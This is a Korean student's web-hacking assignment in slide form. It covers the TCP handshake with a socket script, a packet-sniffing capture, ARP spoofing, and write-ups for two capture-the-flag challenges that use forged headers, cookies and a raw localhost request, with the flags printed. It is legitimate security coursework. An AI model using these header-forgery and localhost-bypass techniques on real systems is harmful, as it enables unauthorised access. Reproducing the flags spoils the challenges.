




케이녹 웹해킹 2회차 과제

17기 최동현 (202511688)

1-1. TCP 3-Way Handshake

- TCP 3-Way Handshake란?

：TCP(Transmission Control Protocol)는 Transport Layer(L4)의 프로토콜로, 데이터의 순서 보장과 손실 복구를 위해 클라이언트와 서버 간에 논리적 세션(Session)을 먼저 수립합니다. 이러한 과정을 3-Way Handshake라고 부릅니다.



1-2. TCP 3-Way Handshake

- TCP 3-Way Handshake란?

1P) SYN(**S**ynchronize): **Client** -> **Server**로 접속을 요청하며, 자신의 **초기 시퀀스 번호** (**I**nitial **S**equenc**e** **N**umber, **ISN**)를 생성하여 TCP 헤더의 SYN 플래그를 세팅해 전송합니다.
(상태 = **SYN_SENT**, 예시 플래그 = Flags: 0x002, Seq: 무작위 값)

2P) SYN-ACK(**S**ynchronize-**A**cknowledge): 서버는 요청을 수락하고, **클라이언트의 시퀀스 번호에 1을 더한 값**(**A**cknowledgment **N**umber)과 함께 서버 자신의 초기 시퀀스 번호를 생성하여 SYN과 ACK 플래그를 세팅해 전송합니다.
(상태 = **SYN_RECEIVED**, 예시 Flags: 0x012 = SYN(0x02) + ACK(0x10), Ack num: (Client Seq) + 1)

3P) ACK(**A**cknowledge): 클라이언트는 **서버의 시퀀스 번호에 1을 더한 값**을 다시 서버로 전송합니다. 이 패킷이 서버에 도달하면 양방향 통신이 가능한 상태가 됩니다.
(상태 = **ESTABLISHED**, 예시 Flags: 0x010, Ack num: (Server Seq) + 1)

1-3. TCP 3-Way Handshake

- TCP 3-Way Handshake란? (Socket 생성 실습 #1)

```
56% 10% 13 GB 1.0 kB↓
1 import socket
2 def tcp_connect(target_ip, target_port):
3     sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
4     # AF_INET = IPv4 기반, SOCK_STREAM = TCP 소켓 생성
5     sock.settimeout(3) # 타임아웃 3초 설정
6     # [타임아웃 설정하는 이유]: 네트워크가 끊어진 상황에 타임아웃이 없다면,
7     # Client는 서버의 응답을 영원히 기다리게 됨.
8     print(f"[3-Way Handshake] {target_ip}:{target_port} 연결 시작 (SYN 전송)")
9     try:
10         result_code = sock.connect_ex((target_ip, target_port))
11         # connect_ex = 소켓 연결 및 실패시 에러 코드 반환
12         if result_code == 0: # 0 이면 성공
13             print("[Success] TCP 3-Way Handshake 연결 수립 완료 (ESTABLISHED 상태)")
14         else:
15             print("[Fail] TCP 3-Way Handshake 연결 수립 실패")
16     except Exception as e:
17         print(f"[Error] 에러 : {e}")
18     finally:
19         sock.close() # 소켓 연결 닫기
20
21 tcp_connect("127.0.0.1", 3000)
```

1-3. TCP 3-Way Handshake

- TCP 3-Way Handshake란? (Socket 생성 실습 #2)

```
56% 10% 13 GB
> ~/Desktop/CH01/KKnock/Web ss -antp4 | grep 3000 | grep LISTEN
tcp4      LISTEN    0          0      127.0.0.1:3000   *:*
```


```
> ~/Desktop/CH01/KKnock/Web python3 ./tcp_socket.py
[3-Way Handshake] 127.0.0.1:3000 연결 시작 (SYN 전송)
[Success] TCP 3-Way Handshake 연결 수립 완료 (ESTABLISHED 상태)
```

```
> ~/Desktop/CH01/KKnock/Web
```

2. Packet Sniffing

• Packet Sniffing이란?

: 패킷 스니핑(Packet Sniffing)은 단어를 그대로 직역하면 '패킷을 킁킁거리다' 라는 말처럼, 네트워크 인터페이스 카드(NIC)를 통과하는 디지털 네트워크 트래픽을 가로채어 기록하고 분석하는 행위입니다.



```
Apple > ~/Desktop/CHOI/KKnock/Web ip addr show en0 | grep inet
inet6 fe80::c8:b66c:1e9e:cb89/64
inet 172.30.42.120/12 brd 172.31.255.255


Apple > ~/Desktop/CHOI/KKnock/Web sudo tcpdump -i en0 port 10001
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on en0, link-type EN10MB (Ethernet), snapshot length 524288 bytes
20:44:15.621230 IP 172.30.42.120.51664 > 203.249.22.199.scp-config: Flags [P.], seq 9590336:9590923, ack 3656190090, win 2059, options [nop,nop,TS val 1327906558 ecr 1648141623], length 587
20:44:15.623353 IP 172.30.42.120.51666 > 203.249.22.199.scp-config: Flags [S], seq 20159910, win 65535, options [mss 1460,nop,wscale 6,nop,nop,TS val 3656568647 ecr 0,sackOK,eol], length 0
20:44:15.631309 IP 203.249.22.199.scp-config > 172.30.42.120.51664: Flags [.], ack 587, win 505, options [nop,nop,TS val 1648170659 ecr 1327906558], length 0
20:44:15.631310 IP 203.249.22.199.scp-config > 172.30.42.120.51666: Flags [S.], seq 881350464, ack 20159911, win 65160, options [mss 1460,sackOK,TS val 1648170659 ecr 3656568647,nop,wscale 7], length 0
20:44:15.631442 IP 172.30.42.120.51666 > 203.249.22.199.scp-config: Flags [.], ack 1, win 2059, options [nop,nop,TS val 3656568655 ecr 1648170659], length 0
```

카페 WIFI에서 KKNOCK.ORG:10001로 접속한 패킷을 덤프 한 모습

Port 10001 = Well Known Port: scp-config

3-1. ARP Spoofing

- ARP 예시



3-2. ARP Spoofing

- ARP Spoofing이란?

: 네트워크를 공부해봤다면 ARP(Address Resolution Protocol)는 Data Link Layer(L2)에서 논리적 IP Address를 물리적 MAC Address로 변환해 주는 프로토콜이라는 것을 알 수 있습니다.


(그런데,,,)

ARP의 가장 치명적인 보안 결함은 상태를 추적하지 않으며(Stateless), 응답에 대한 암호학적 인증 과정이 전혀 '존재하지 않는다'는 점입니다.

즉, 특정 IP에 대한 ARP Request를 보내지 않았음에도 누군가 일방적으로 ARP Reply를 전송하면, 호스트 PC는 아무런 의심 없이 자신의 운영체제 내 ARP Table에 덮어써 버립니다(Overwriting)

3-3. ARP Spoofing

- ARP Spoofing 쉬운 예시



3-4. ARP Spoofing

- ARP Table 확인

```
19% 11% 13 GB 0.0 kB↓ 0.0 kB↑
> ~/Desktop/CH0I/KKnock/Web arp -a
? (172.30.1.254) at 0:17:c3:1f:86:2a on en0 ifscope [ethernet]
? (224.0.0.251) at 1:0:5e:0:0:fb on en0 ifscope permanent [ethernet]
? (239.255.255.250) at 1:0:5e:7f:ff:fa on en0 ifscope permanent [ethernet]

> ~/Desktop/CH0I/KKnock/Web ip addr show en0 | grep inet
inet6 fe80::c8:b66c:1e9e:cb89/64
inet 172.30.42.120/12 brd 172.31.255.255

172.30.42.120/12
172.16.0.0/12(Network ID) ~
172.31.255.255(Broadcast)

> ~/Desktop/CH0I/KKnock/Web
```

카페 Wireless Router(공유기)의
GW IP주소 (MAC주소)로 추정됨

3-4. Dreamhack proxy-1 풀이 (#1)

```
76% 6% 13 GB 0.0 kB↓ 0.0 kB↑
16 @app.route('/socket', methods=['GET', 'POST'])
17 def login():
18     if request.method == 'GET':
19         return render_template('socket.html')
20     elif request.method == 'POST':
21         host = request.form.get('host')
22         port = request.form.get('port', type=int)
23         data = request.form.get('data')
24
25         retData = ""
26         try:
27             with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
28                 s.settimeout(3)
29                 s.connect((host, port))
30                 s.sendall(data.encode())
31                 while True:
32                     tmpData = s.recv(1024)
33                     retData += tmpData.decode()
34                     if not tmpData: break
35         except Exception as e:
36             return render_template('socket_result.html', data=e)
37
38     return render_template('socket_result.html', data=retData)
```

3-4. Dreamhack proxy-1 풀이 (#2)

```
72% 6% 13 GB 0.0 kB↓ 1.0 kB↑
42 @app.route('/admin', methods=['POST'])
1 def admin():
2     if request.remote_addr != '127.0.0.1':
3         return 'Only localhost'
4
5     if request.headers.get('User-Agent') != 'Admin Browser':
6         return 'Only Admin Browser'
7
8     if request.headers.get('DreamhackUser') != 'admin':
9         return 'Only Admin'
10
11     if request.cookies.get('admin') != 'true':
12         return 'Admin Cookie'
13
14     if request.form.get('userid') != 'admin':
15         return 'Admin id'
16
17     return FLAG
```

3-4. Dreamhack proxy-1 풀이 (#3)

Raw Socket Sender

host

127.0.0.1

port

8000

Data

POST /admin HTTP/1.1
Host: host8.dreamhack.games
User-Agent: Admin Browser
DreamhackUser: admin
Cookie: admin=true
Content-Type: application/x-www-form-urlencoded
Content-Length: 12

userid=admin

Host: host8.dreamhack.games
Port: 9084/tcp → 8000/tcp

Send

HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 36
Server: Werkzeug/1.0.1 Python/3.8.2
Date: Wed, 06 May 2026 12:49:35 GMT
DH{9bb7177b6267ff7288e24e06d8dd6df5}

3-4. KKNOCK.ORG:10001 풀이 (#1)

HTTP Method err!!

0. POST 요청으로 변경하세요!

Request err!!

1. POST 요청의 'request' 파라미터를 'get-flag'로 설정하세요!

User err!!

2. User-Agent 헤더를 'bot'으로 설정하세요!

API Key err!!

3. API_KEY가 'SUp3r_STr0000ng_k3y'인 Cookie 헤더를 가지고 있어야만 합니다!

3-4. KKNOCK.ORG:10001 풀이 (#2)

Time	Type	Direction	Method	URL
22:52:24 6 M...	HTTP	→ Request	GET	http://kknock.org:10001/

SUCCESS!!!!
K0{M4n1pul4t1ng_c00k13s_1s_qu1t3_3z!!}

Request

Pretty Raw Hex

```
1 POST / HTTP/1.1
2 Host: kknock.org:10001
3 Accept-Language: ko-KR,ko;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: bot
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Accept-Encoding: gzip, deflate, br
8 Connection: keep-alive
9 Content-Type: application/x-www-form-urlencoded
10 Content-Length: 16
11 Cookie: API_KEY=SU3r_STr0000ng_k3y
12
13 request=get-flag
```



감사합니다

17기 최동현